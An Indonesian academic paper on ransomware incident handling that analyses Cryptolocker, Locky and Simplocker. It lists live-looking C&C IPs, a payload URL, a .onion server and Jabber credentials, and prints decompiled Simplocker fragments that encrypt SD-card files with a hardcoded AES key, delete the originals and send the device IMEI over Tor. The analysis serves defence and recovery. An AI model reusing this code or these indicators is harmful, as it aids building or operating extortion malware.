Penanganan Insiden Infeksi *Ransomware* pada Komputer dan Perangkat *Mobile*

Muhammad Faris Ruriawan
Sekolah Teknik Elektro dan Informatika
Institut Teknologi Bandung
Bandung, Indonesia
muhammad.faris.r@students.itb.ac.id

***Abstrak*—*Ransomware* adalah salah satu tipe *malware* yang menginfeksi sistem komputer dan membatasi akses pengguna ke sistem yang terinfeksi [6]. Berbagai varian *ransomware* telah terdeteksi, salah satu yang paling sukses adalah Cryptolocker [3]. *Ransomware* juga menyerang perangkat *mobile*, salah satu contohnya Simplocker. Normalnya, *ransomware* menampilkan peringatan pada layar yang menyatakan bahwa sistem pengguna telah terkunci atau terenkripsi. Untuk mengembalikan akses, pengguna perlu membayar sejumlah uang tebusan ke pemilik atau aktor *ransomware*. *Ransomware* merupakan salah satu bentuk pemerasan, dan tidak ada jaminan bahwa setelah pengguna melakukan pembayaran file akan kembali menjadi seperti semula. Jika melakukan pembayaran, pengguna/korban berisiko kehilangan uang atau data perbankan. Karena hal tersebut, pembayaran tebusan bukan merupakan solusi yang disarankan. Untuk mengatasi insiden infeksi ransomware, diperlukan sistem penanganan insiden yang sesuai dengan jenis *ransomware*, antara lain metode penyanderaan atau enkripsi yang dilakukan oleh *ransomware*, serta metode yang dapat dilakukan untuk mengembalikan akses *file* yang terkunci. Pada makalah ini akan dibahas mengenai penanganan yang dapat dilakukan jika terjadi insiden yang terkait dengan beberapa jenis *ransomware* yang menyerang komputer dan perangkat *mobile* Android.**

Keywords—Ransomware, Cryptolocker, Locky, Simplocker, Penanganan Insiden

I. PENDAHULUAN

Ransomware adalah sebuah tipe *malicious software* (*malware*) yang menginfeksi sebuah sistem komputer dan membatasi akses pengguna ke sistem yang terinfeksi tersebut [6]. *Ransomware* seringkali berusaha untuk memeras korban dengan menampilkan peringatan pada layar. Umumnya, peringatan tersebut memberitahu korban bahwa sistem tersebut telah terkunci atau file di dalam sistem telah terenkripsi. Korban mendapat pemberitahuan bahwa akses ke *file* tidak akan diberikan hingga korban membayar tebusan. Nilai tebusan bervariasi, tetapi umumnya senilai kurang lebih 200-400 Dolar AS, dalam Bitcoin atau bentuk pembayaran virtual lain.

Ransomware umumnya menyebar melalui email *phishing* yang mengandung lampiran berbahaya (*malicious*) atau melalui situs yang mengandung *malware* yang diinstal tanpa sepengetahuan pengguna. Keefektifan sebuah *ransomware* bergantung pada kemampuannya untuk memberikan rasa takut dan panik kepada korbannya, sehingga korban menekan link untuk membayar tebusan, serta dapat menginfeksi sistem dengan *malware* lain [6].

Beberapa tipe *ransomware* secara khusus melakukan enkripsi terhadap file yang terdapat pada perangkat korban. Ransomware ini dikelompokkan sebagai *crypto-ransomware*. Kunci dekripsi file yang dienkripsi dapat disimpan di perangkat dalam bentuk file terenkripsi, atau disimpan pada server penyerang. Sistem penyimpanan kunci tersebut dapat menyulitkan korban untuk mengembalikan *file* tanpa membayar tebusan.

Berdasarkan laporan Bromium pada tahun 2014 [10], terdapat beberapa serangan *crypto-ransomware* mencolok yang terjadi sejak 2013 hingga 2014. *Crypto-ransomware* tersebut antara lain DirtyDecrypt, Cryptolocker, CryptoWall, Critroni, dan beberapa varian dari Cryptolocker, termasuk Locky.

Pada awal tahun 2016, sebuah varian *ransomware* Locky ditemukan menginfeksi komputer rumah sakit dan fasilitas kesehatan di Amerika Serikat, Selandia Baru, dan Jerman [6]. Varian ransomware ini menyebar melalui email spam yang berisi dokumen Microsoft Office yang berisi macro, dan juga lampiran terkompresi yang berisi malware. Macro dokumen tersebut kemudan mengunduh file ransomware Locky.

Ransomware juga dapat menyerang perangkat *mobile* Android. Umumnya, *ransomware* pada Android hanya mengunci perangkat, tetapi tidak menyentuh isi *file* pada perangkat. Tetapi terdapat beberapa *ransomware* yang melakukan enkripsi *file* pada perangkat. Salah satu *ransomware* tersebut adalah Simplocker. Simplocker ditemukan pada pertengahan 2014[2] dan melakukan enkripsi terhadap *file* yang terdapat pada SD Card perangkat. Korban diminta untuk melakukan pembayaran untuk kembali mendapatkan akses terhadap *file* tersebut.

II. ANALISIS RANSOMWARE

A. *Cryptolocker*

Cryptolocker adalah *ransomware* yang dilepaskan pada awal September 2013, dan telah dinonaktifkan pada Juni 2014 [3]. Cryptolocker menarget sistem operasi Windows. Enkripsi *file* dilakukan dengan gabungan enkripsi menggunakan algoritma RSA dan AES. Setelah selesai melakukan enkripsi file, Cryptolocker akan menampilkan tampilan program yang meminta korban untuk melakukan pembayaran. Tampilan tersebut juga mengancam untuk menghapus kunci enkripsi setelah jangka waktu tertentu, sehingga file yang dienkripsi oleh Cryptolocker tidak akan dapat dikembalikan. Pembayaran tebusan dilakukan menggunakan metode transaksi anonim, seperti Bitcoin atau *voucher* MoneyPak. File yang terenkripsi akan didekripsi setelah pembayaran diverifikasi.

Berdasarkan analisis salah satu varian Cryptolocker yang dilakukan oleh Abrams dan Emsisoft [3], saat awal infeksi Cryptolocker akan menyimpan dirinya sebagai sebuah file dengan nama acak di *root* dari *path* %AppData% atau %LocalAppData %. Kemudian Cryptolocker akan menginfeksi *file* *.exe pada komputer. Ketika pengguna menjalankan sebuah *executable* yang terinfeksi, Cryptolocker akan berusaha menghapus *Volume Shadow Copy* pada komputer. *Volume Shadow Copy* adalah set antarmuka yang mengijinkan sistem untuk melakukan *volume backup* ketika aplikasi sedang melakukan penulisan. Jika file *Volume Shadow Copy* tidak dihapus, pengguna dapat dengan mudah mengembalikan file yang dienkripsi oleh Cryptolocker tanpa perlu membayar tebusan. Setelah infeksi file menghapus *file shadow volume copy* dari *executable* tersebut, *file* akan dikembalikan sebagaimana *default* dari Windows.

Fig. 1. Tampilan Cryptolocker.

Kemudian Cryptolocker akan berusaha untuk menghubungi server *Command & Control* dengan menghubungkan diri ke beberapa domain yang telah ditentukan. Setelah domain ditemukan, *malware* akan berkomunikasi dengan server dan menerima kunci enkripsi publik yang akan digunakan untuk melakukan enkripsi file data. Kunci ini kemudian akan disimpan pada registry HKEY_CURRENT_USER\Software\CryptoLocker_0388. Tetapi kunci privat yang dapat digunakan untuk dekripsi file tidak disimpan dalam komputer korban, melainkan disimpan pada server Command & Control.

Cryptolocker kemudian melakukan pemindaian seluruh *drive* pada komputer, baik *physical* atau drive yang terhubung secara fisik, maupun *mapped network drive* atau *drive* yang terhubung melalui jaringan. Pemindaian dilakukan pada *file* dengan ekstensi berikut: *.odt, *.ods, *.odp, *.odm, *.odc, *.odb, *.doc, *.docx, *.docm, *.wps, *.xls, *.xlsx, *.xlsm, *.xlsb, *.xlk, *.ppt, *.pptx, *.pptm, *.mdb, *.accdb, *.pst, *.dwg, *.dxf, *.dxg, *.wpd, *.rtf, *.wb2, *.mdf, *.dbf, *.psd, *.pdd, *.pdf, *.eps, *.ai, *.indd, *.cdr, *.jpg, *.jpe, *.jpg, *.dng, *.3fr, *.arw, *.srf, *.sr2, *.bay, *.crw, *.cr2, *.dcr, *.kdc, *.erf, *.mef, *.mrw, *.nef, *.nrw, *.orf, *.raf, *.raw, *.rwl, *.rw2, *.r3d, *.ptx, *.pef, *.srw, *.x3f, *.der, *.cer, *.crt, *.pem, *.pfx, *.p12, *.p7b, *.p7c. Ketika *file* dengan ekstensi tersebut ditemukan, Cryptolocker akan melakukan enkripsi *file* dengan menggunakan kunci publik, dan menambahkan *path file* tersebut beserta nama *file* sebagai sebuah nilai di kunci *registry* HKEY_CURRENT_USER\Software\CryptoLocker_0388\Files.

B. Locky

Locky adalah *ransomware* yang terdeteksi menyerang pada awal 2016. Beberapa korban dari Locky antara lain rumah sakit Hollywood Presbyterian Medical Center di Los Angeles, AS [4] dan Methodist Hospital di Kentucky, AS [1]. *Ransomware* ini dinamakan 'Locky' karena file yang telah terenkripsi selalu memiliki ekstensi *.locky.

Locky menyebar melalui email spam yang berisi lampiran *file* dokumen Microsoft Office. *File* tersebut dapat berupa *file* dokumen Word atau Excel. *File* dokumen tersebut berisi *macro* yang akan mengunduh *file malware* Locky.

Berdasarkan analisis yang dilakukan Nelson [6], macro pada dokumen Locky tersebut berisi dua *textbox*. textbox1 berisi *script* yang diobfuskasi menggunakan Base64, dan textbox2 berisi *plaintext* sebuah URL http://avp-mech.ru/7/7.exe.

Secara garis besar, aksi yang dilakukan oleh *macro* sebagai berikut. Pertama *macro* membuat *file* %temp%\arra.bat. Kemudian mengisi *file* arra.bat dengan hasil *decode* nilai textbox1 yang sebelumnya diobfuskasi, serta nilai dari isi textbox2. Setelah proses penulisan selesai, %temp%\arra.bat dieksekusi. Hasil eksekusi *file* arra.bat menghasilkan keluaran *file* %tmp%\dasdee.vbs. Isi *script* ditulis ke dalam *file* dasdee.vbs. Kemudian dasdee.vbs dieksekusi. Ketika dilakukan eksekusi, dasdee.vbs melakukan *request* GET ke alamat http yang telah dijabarkan sebelumnya, dan menyimpan hasil balasan ke sebuah lokasi pada parameter lain. Kemudian arra.bat mengeksekusi file yang disimpan oleh *script* vbs, menghapus *script* dasdee.vbs, dan menghapus dirinya sendiri.

Script macro tersebut akan menghubungi server *command & control* dan mencoba mengunduh kunci publik. Kunci tersebut akan disimpan di HKEY_CURRENT_USER\Software\Locky. Setelah Locky mendapatkan kunci langkah yang dilakukan sebagai berikut:

1. Menghapus *file* Volume Shadow Copy,
2. Menambahkan *startup registry keys*,
3. Menampilkan *file* instructions.txt atau instructions.bmp yang berisi instruksi pembayaran untuk korban,
4. Melakukan enkripsi *file*.

Setelah *file* yang terenkripsi diberi nama ulang dan ditambahkan ekstensi *.locky, 16 karakter pertama dari nama file diambil dari nilai yang tersimpan pada value 'id' dari registry key HKEY_CURRENT_USER\Software\Locky, dan 16 karakter berikutnya dibangkitkan secara acak. Jika Locky dieksekusi dari luar %TEMP%, Locky akan mengopi dirinya sendiri ke %TEMP% sebagai svchost.exe dan menghapus *file* svchost.exe yang asli.



Fig. 2. Contoh file yang dienkripsi oleh Locky.

Hasil sniffing jaringan yang dilakukan ketika Locky berjalan menunjukkan alamat IP statis yang diduga digunakan untuk berkomunikasi ke server C&C. Alamat tersebut antara lain:

- 185.22.67.27 - PS Internet Company LLC Network, Kazakhstan
- 31.184.197.119 - Petersburg Internet Network ltd., Russian Federation
- 51.254.19.227 - Webhost LLC Dmitrii Podelko, Russian Federation
- 5.34.183.136 - UASERVERS NETWORK, Ukraine

C. Simplocker

Selain *ransomware* yang menyerang perangkat komputer, terdapat *ransomware* yang menyerang perangkat *mobile* Android. Salah satu *ransomware* tersebut adalah Simplocker. Simplocker adalah *ransomware* yang ditemukan pada pertengahan 2014[2]. Yang membedakan Simplocker dengan *ransomware* lain adalah proses penyanderaan data. Umumnya *ransomware* pada Android hanya mengunci perangkat [7]. Sedangkan pada Simplocker, *malware* mengenkripsi file yang disimpan di SD card perangkat.



Fig. 3. Tampilan Simplocker.

```
WARNING your phone is locked!
The device is locked for viewing and distribution child pornography , zoophilia and other perversions.
To unlock you need to pay 260 UAH.
1. Locate the nearest payment kiosk.
2. Select MoneXy
3. Enter 380982049193.
4. Make deposit of 260 Hryvnia, and then press pay.
Do not forget to take a receipt!
After payment your device will be unlocked within 24 hours.
In case of no PAYMENT YOU WILL LOSE ALL DATA ON your device!
```

Fig. 4. Terjemah Teks pada Tampilan Simplocker.

MoneXy adalah penyedia sistem e-payment yang berbasis di Ukraina. Korban diminta untuk melakukan pembayaran melalui kios MoneXy ke ID tertentu, sebesar 260 Hyrvnia Ukraina. Kemungkinan penyerang menggunakan sistem MoneXy karena sistem pembayaran ini lebih sulit dilacak dibanding menggunakan kartu kredit atau PayPal.

Secara bersamaan Simplocker melakukan enkripsi data pada SD card. Dari percobaan yang dilakukan dengan beberapa file dummy, file gambar berformat *.jpg, file dokumen *.doc dan *.pdf, serta file video berformat *.mp4 dienkripsi oleh Simplocker. Sedangkan file audio berformat *.mp3 tidak dienkripsi. Malware juga tidak mengenkripsi file yang terletak pada memori internal perangkat. File yang terenkripsi ditandai dengan ekstensi yang berubah menjadi *.enc. Enkripsi dilakukan dengan menggunakan algoritma AES. Tetapi pada versi ini Simplelocker hanya menggunakan satu kunci dalam hexa “95, -81, 109, 106, 54, -89, 115, 22, 123, -55, 125, 62, 49, -107, -118, 73, 16, 96, 47, 7, -112, -4, -88, -96, 75, -67, -30, -69, 80, 20, -124, 61”. Karena menggunakan satu kunci tersebut, kunci dapat didapatkan dan digunakan untuk mengembalikan file tanpa perlu membayar tebusan.

Simplocker akan menghubungi server *Command & Control* (C&C) dan mengirimkan informasi perangkat, yang mencakup IMEI, jenis perangkat, dan versi OS. Untuk melindungi akses dan menghindari pendeteksian, server C&C berada di dalam jaringan TOR .onion.

Simplocker akan berkomunikasi data melalui *proxy* di alamat 127.0.0.1:9051. Pertama aplikasi akan mengirimkan autentikasi. Kemudian aplikasi melakukan tor handshake sebelum melakukan komunikasi. *Malware* tidak memiliki kelas untuk konfirmasi kode pembayaran dari korban, dan akan menunggu sinyal dikirimkan dari *server* untuk mendekripsi file, kemungkinan setelah dilakukan pembayaran.

Pada awal tahun 2015 ditemukan perkembangan lebih lanjut dari Android/Simplocker[5]. Pada versi sebelumnya, enkripsi dilakukan menggunakan satu kunci, sehingga perangkat yang terkena enkripsi dapat didekripsi dengan menggunakan kunci yang telah didapat. Metode ini yang digunakan oleh aplikasi dekriptor dari vendor antivirus.

Pada versi yang baru ditemukan, setiap perangkat yang terinfeksi dienkripsi dengan menggunakan kunci yang unik untuk setiap perangkat. Kali ini Android/Simplocker menyamar menjadi aplikasi Flash Player, dan saat instalasi meminta hak administrator. Setelah mendapatkan hak administrator, *malware* akan memanfaatkan *social engineering* untuk menipu pengguna agar membayar untuk membuka kunci perangkat dan mendekripsi *file*. Aplikasi mengaku sebagai FBI dan memperingatkan korban bahwa telah ditemukan *file* mencurigakan di dalam perangkat dan meminta korban membayar denda $200 untuk mendekripsi file. Versi baru Android/Simplocker meminta pengguna untuk membayar dengan menggunakan *voucher* Reloadit.

Selama berjalan pertama kali, versi perkembangan Simplocker bekerja di background. *Malware* ini akan mendekripsi konfigurasi internal untuk mendapatkan informasi seperti perintah C&C, ekstensi yang digunakan untuk melakukan enkripsi, dan user yang mana yang harus berkomunikasi untuk mendapatkan konfigurasi privat. Komunikasi dengan server C&C dilakukan menggunakan Jabber.

Malware berkomunikasi dengan server setiap 60 menit. Saat berkomunikasi pertama kali *malware* mengirimkan data perangkat, antara lain IMEI, versi OS, nama operator, nomor telepon, kode negara, ID build perangkat dan ID affiliate perangkat. *Malware* juga mengirimkan kode dan tipe jika korban memasukkan voucher. Data yang dikirim dari dan ke server dienkripsi menggunakan Base 64 dengan format Base64(CRC(data)+MalwareEncryption(data)).

Malware membuka koneksi dalam salah satu ID yang terdapat pada konfigurasi internal, contohnya timoftei@xmpp.jp:LarXrEc6WK2. Koneksi didirikan ke server domain (xmpp.jp), kemudian menggunakan *username* timoftei dan *password* LarXrEc6WK2 untuk autorisasi. Setelah autorisasi *username* dan *password* dicocokkan dengan daftar user. Setiap daftar dibandingkan dengan daftar internal dari konfigurasi internal untuk mendapatkan master JID. Master JID kemungkinan adalah user yang mengirimkan konfigurasi private menuju malware. Setelah proses selesai data di-*parse* dan disimpan sebagai *file properties* di dalam folder penyimpanan eksternal *root* perangkat. Setelah file konfigurasi private diterima, *malware* baru melakukan enkripsi.

1) Analisis Statik Simplocker

Analisis statik dilakukan untuk *malware* Simplocker awal. Analisis statik pertama dilakukan dengan melihat *file* Manifest aplikasi. Manifest (AndroidManifest.xml) adalah file yang berisi informasi esensial aplikasi, yang akan dibaca oleh sistem Android. Informasi yang tercantum dalam manifest adalah informasi yang harus diketahui oleh sistem sebelum sistem dapat menjalankan kode aplikasi. Isi manifest antara lain:

- Nama *package* aplikasi Java. Nama *package* berfungsi sebagai pengidentifikasi unik aplikasi. Nama *package malware* Simplocker adalah org.simplocker.
- Komponen setiap aplikasi. *Activity, service, broadcast receiver*, dan *content provider* yang menyusun aplikasi. Kemudian *manifest* juga memiliki daftar kelas yang mengimplementasikan setiap komponen dan mempublikasikan kemampuan aplikasi. Misalnya pesan Intent apa saja yang dapat ditangani. Deklarasi ini bertujuan agar sistem Android mengetahui komponen apa saja yang terdapat dalam aplikasi dan dalam kondisi apa saja komponen tersebut akan dijalankan.
- Proses mana saja yang mengandung aplikasi komponen.
- Permission apa saja yang dibutuhkan aplikasi untuk berinteraksi dengan resource lain.
- Level API minimum yang dibutuhkan aplikasi agar dapat berjalan.
- *Library* yang perlu dihubungkan oleh aplikasi.

TABLE I. PERMISSION YANG DIMINTA OLEH APLIKASI SIMPLOCKER

Permission	Keterangan
ACCESS_NETWORK_STATE	Mengijinkan aplikasi mengakses informasi mengenai jaringan
INTERNET	Mengijinkan aplikasi untuk membuka socket jaringan dan mengakses internet
READ_EXTERNAL_STORAGE	Mengijinkan aplikasi untuk membuka media penyimpanan eksternal (SD Card)
READ_PHONE_STATE	Mengijinkan aplikasi untuk mengetahui state perangkat
RECEIVE_BOOT_COMPLETED	Mengijinkan aplikasi mendapat broadcast ACTION_BOOT_COMPLETED setelah sistem booting.
WAKE_LOCK	Mengijinkan aplikasi untuk mencegah layar meredup (dim) atau sleep
WRITE_EXTERNAL_STORAGE	Mengijinkan aplikasi untuk menulis pada media penyimpanan eksternal (SD Card)

Berdasarkan permission yang diminta, *malware* memiliki kemampuan untuk mengakses internet, membaca *state* perangkat, menjaga layar dari *sleep*, membaca dan menulis pada media penyimpanan eksternal, dan kembali berjalan setelah perangkat dimatikan dan dinyalakan kembali.

TABLE II. DAFTAR RECEIVER YANG DIMILIKI OLEH SIMPLOCKER

Kelas	Jenis Receiver	Keterangan
org.simplelocker.ServiceStarter	android.intent.action.BOOT_COMPLETED	Broadcast ketika sistem telah selesai melakukan *booting*.
org.simplelocker.SDCardServiceStarter	android.intent.action.ACTION_EXTERNAL_APPLICATIONS_AVAILABLE	Broadcast ketika perangkat *package* atau *resource* yang sebelumnya tidak tersedia menjadi tersedia, karena media tempat *package* tersebut terpasang atau dapat diakses. Misalnya ketika ditemukan SD card pada perangkat.

TABLE III. DAFTAR SERVICE YANG DIMILIKI OLEH SIMPLOCKER

Kelas	Jenis Service	Keterangan
org.simplelocker..MainService	org.torproject.android.service.TorService	*Service* dimiliki oleh *package* org.torproject.android
	org.torproject.android.service.ITorService	
	org.torproject.android.service.TOR_SERVICE	

Terdapat beberapa *file* yang tersimpan dalam folder /raw pada aplikasi. *File* tersebut antara lain:

- debiancacerts.bks
- geoip6.mp3
- geoip.mp3
- privoxy_config
- torrc
- torrctether

debiancacerts.bks adalah *keystore* yang digunakan oleh Android. *Keystore* ini berisi seluruh *certificate authority* (CA) dari Mozilla CA *Certificate Store* sebagaimana yang didapatkan oleh package ca-certificates milik OS Debian. Geoip6.mp3 dan

geoip.mp3 sebetulnya adalah arsip yang berisi database GeoIP, disamarkan menjadi sebuah *file* audio *.mp3. Torrc dan privoxy_config adalah *file* konfigurasi yang digunakan oleh Tor.

Malware Simplocker terdiri atas beberapa *package*, sebagaimana dapat dilihat pada gambar 5.



Fig. 5. Isi *Package* Simplocker.

Package tersebut antara lain:

- ch.boye.httpclientandroidlib
- info.guardianproject.onionkit
- net.freehaven.tor.control
- org

Kelas *malware* terletak pada *package* org, sedangkan *package* lain merupakan pendukung untuk fungsi *malware*. *Package* httpclientandroidlib merupakan *library* agar aplikasi dapat mengakses http. info.guardianproject.onionkit adalah *library* yang digunakan untuk menghubungkan ke jaringan Tor dan membuka *proxy* untuk *routing traffic*. net.freehaven.tor.control adalah *library* yang dapat digunakan sebagai *controller* aplikasi. Dalam konteks Tor, *controller* adalah program yang dapat terhubung pada *client* Tor dan mengirimkan perintah pada *client*.

Kelas-kelas yang terdapat pada *package* org adalah:

- Main: memanggil kelas MainService.
- MainService: memanggil fungsi TorService (digunakan untuk menghubungi jaringan anonim TOR) dan menjadwal komunikasi.
- MainService: Memanggil kelas FilesEncryptor.
- FilesEncryptor: Mengenkripsi seluruh file gambar dan video, mengganti nama ekstensi menjadi enc.
- Constants: Berisi konstanta yang digunakan dalam aplikasi.
- FilesEncryptor: Memanggil kelas AesCrypt dan menemukan seluruh gambar, video, dan dokumen pada SD Card.
- AesCrypt: Melakukan enkripsi dan dekripsi file.
- HTTPSender: menghubungi server untuk mengirim data perangkat.
- Utils: Mengumpulkan informasi seperti IMEI, OS, model dan pembuat perangkat.

Ketika pertama berjalan (start) *malware* menjalankan kelas Main. Kelas tersebut kemudian menjalankan MainService.

```
public static boolean isRunning = false;

private void startService()
{
  if (!MainService.isRunning)
  {
    Intent localIntent = new Intent("com.locker.MainServiceStart");
    localIntent.setClass(this, MainService.class);
    startService(localIntent);
  }
}
```

Fig. 6. Potongan Kode MainService

MainService kemudian menjalankan *thread* yang memanggil method encrypt(); pada kelas FilesEncryptor.

```
new Thread(new Runnable()
{
  public void run()
  {
    try
    {
      new FilesEncryptor(MainService.this.context).encrypt();
      return;
    }
    catch (Exception localException)
    {
      Log.d("DEBUGGING", "Error: " + localException.getMessage());
    }
  }
}).start();
```

Fig. 7. Potongan Thread yang Menjalankan Mehtod encrypt()

Sebelumnya, kelas FileEncryptor memiliki *method* bernama getFileNames();. *Method* ini membuat dua ArrayList *string*, kemudian mengisinya dengan *path* dan nama *file* beserta ekstensinya. Daftar ekstensi *file* yang didapat dibandingkan dengan konstanta yang ada. Jika didapati ekstensi sesuai string extensionsToDecrypt “enc”, path dimasukkan ke *array* filesToDecrypt. Sedangkan jika ekstensi dengan *string* yang terdapat pada *list* EXTENSIONS_TO_ENCRYPT pada kelas Constants, *path* dimasukkan ke *array* filesToEncrypt. Isi list tersebut adalah ekstensi "jpeg", "jpg", "png", "bmp", "gif", "pdf", "doc", "docx", "txt", "avi", "mkv", "3gp", "mp4".

```
private void getFileNames(File paramFile)
{
  File[] arrayOfFile = paramFile.listFiles();
  int i = 0;
  if (i >= arrayOfFile.length)
    return;
  File localFile = new File(paramFile.getAbsolutePath(), arrayOfFile[i].getName());
  if ((localFile.isDirectory()) && (localFile.listFiles() != null))
    getFileNames(localFile);
  while (true)
  {
    i++;
    break;
    String str1 = localFile.getAbsolutePath();
    String str2 = str1.substring(1 + str1.lastIndexOf("."));
    if (this.extensionsToDecrypt.contains(str2))
      this.filesToDecrypt.add(localFile.getAbsolutePath());
    else if (Constants.EXTENSIONS_TO_ENCRYPT.contains(str2))
      this.filesToEncrypt.add(localFile.getAbsolutePath());
  }
}
```

Fig. 8. Potongan Kode getFileNames()

Kelas FileEncryptor juga memiliki *method* encrypt();. *Method* ini berfungsi untuk melakukan enkripsi file yang telah dimasukkan ke *array* filesToEncrypt oleh getFileNames(). Pada *method* ini didapati kunci yang akan digunakan di-*hardcode* ke dalam *source*, yaitu "jndlasf074hr".

```
public void encrypt()
  throws Exception
{
  AesCrypt localAesCrypt;
  Iterator localIterator;
  if ((!this.settings.getBoolean("FILES_WAS_ENCRYPTED", false)) && (isExternalStorageWritable()))
  {
    localAesCrypt = new AesCrypt("jndlasf074hr");
    localIterator = this.filesToEncrypt.iterator();
  }
  while (true)
  {
    if (!localIterator.hasNext())
    {
      Utils.putBooleanValue(this.settings, "FILES_WAS_ENCRYPTED", true);
      return;
    }
    String str = (String)localIterator.next();
    localAesCrypt.encrypt(str, str + ".enc");
    new File(str).delete();
  }
}
```

Fig. 9. Potongan Kode encrypt()

Enkripsi dilakukan dengan memanggil *method* encrypt() pada kelas AesCrypt. *Method* encrypt() pada kelas AesCrypt membutuhkan dua parameter: nama/*path* lokasi *file* yang akan dienkripsi dan nama/*path* lokasi keluaran *file* yang telah dienkripsi. Hasil keluaran ditambah ekstensi ".enc". Kemudian *file* asli yang tidak terenkripsi dihapus.

```
public AesCrypt(String paramString)
  throws Exception
{
  MessageDigest localMessageDigest = MessageDigest.getInstance("SHA-256");
  localMessageDigest.update(paramString.getBytes("UTF-8"));
  byte[] arrayOfByte = new byte[32];
  System.arraycopy(localMessageDigest.digest(), 0, arrayOfByte, 0, arrayOfByte.length);
  this.cipher = Cipher.getInstance("AES/CBC/PKCS7Padding");
  this.key = new SecretKeySpec(arrayOfByte, "AES");
  this.spec = getIV();
}
```

Fig. 10. Potongan Kode AesCrypt

Dari AesCrypt dapat diketahui bahwa enkripsi yang digunakan adalah AES CBC, dengan *padding* PKCS#7. Kunci yang telah ada di-*hash* dengan SHA-256. *Encoding* yang digunakan adalah UTF-8.

Malware Simplocker juga melakukan pencurian data perangkat. Pengambilan data dilakukan oleh kelas Util. Dalam kelas Util terdapat beberapa *method* untuk mengambil data perangkat. *Method* tersebut antara lain getIMEI(), getModel(), dan getOS().

Method getIMEI() mengambil data nomor IMEI dari perangkat. IMEI yang diambil dipotong menjadi 10 karakter oleh *method* getCutIMEI(). Contohnya untuk perangkat dengan IMEI 352974050018530, IMEI yang didapatkan dari keluaran *method* getCutIMEI() adalah 3529740500. Method getModel() mengambil pembuat (*manufacturer*) dan model perangkat. Method getOS() mengambil data versi build OS Android perangkat. Kemungkinan "locker check" digunakan untuk mengecek apakah korban telah melakukan pembayaran. "device ID" untuk mengidentifikasi ID perangkat yang akan dikirim perintah untuk menghentikan proses. "client number" untuk mengetahui nomor client yang menerima pembayaran.

```
try
{
  JSONObject localJSONObject = new JSONObject();
  localJSONObject.put("type", "locker check");
  localJSONObject.put("device id", Utils.getCutIMEI(paramContext));
  localJSONObject.put("client number", "19");
  new HttpSender(localJSONObject.toString(), HttpSender.RequestType.TYPE_CHECK, paramContext).startSending();
  return;
}
```

Fig. 11. Potongan Kode locker check dan identifikasi perangkat.

Kelas TorService adalah kelas yang membangun sesi Tor. Berdasarkan *string* PROXY_HOST dan PROXY_HTTP_HOST, *proxy* yang digunakan adalah proxy lokal 127.0.0.1 dengan *port proxy* 9050.

Kelas HttpSender adalah kelas utama yang melakukan pengiriman data ke server. Berdasarkan *method* konstruktor dapat dipastikan bahwa pengiriman data dilakukan menggunakan jaringan onion atau Tor.

```
public class HttpSender
{
  private static SharedPreferences settings;
  private final Context context;
  private final String dataToSend;
  private StrongHttpsClient httpclient;
  private final RequestType type;

  public HttpSender(String paramString, RequestType paramRequestType, Context paramContext)
  {
    this.dataToSend = paramString;
    settings = paramContext.getSharedPreferences("AppPrefs", 0);
    this.httpclient = new StrongHttpsClient(paramContext);
    this.httpclient.useProxy(true, "SOCKS", "127.0.0.1", 9050);
    this.context = paramContext;
    this.type = paramRequestType;
  }
```

Fig. 12. Potongan Kode Kelas HttpSender

Dari potongan kode pada gambar 12 dapat diketahui bahwa pengiriman data menggunakan *library* guardianproject.onionkit.StrongHttpsClient. Sebelum dilakukan pengiriman, dibuka *proxy* pada alamat 127.0.0.1:9050 atau pada localhost. Pengiriman data diketahui dilakukan menuju alamat server http://xeyocsu7fu2vjhxs.onion/. Selain mengirim data, kelas HttpSender juga menerima *command* dari server. Penerimaan perintah dilakukan oleh *method* RequestType. Jika dalam *command* yang diterima nilai "command" adalah "stop", aplikasi akan melakukan dekripsi file.

Selama aplikasi tidak menerima perintah "stop", aplikasi akan melakukan pengecekan state apakah file di SD card masih terenkripsi. Setelah perintah "stop" diterima, aplikasi akan memanggil method decrypt() pada kelas FilesEncryptor.

```
if (localJSONObject.getString("command").equals("stop"))
{
  new FilesEncryptor(HttpSender.this.context).decrypt();
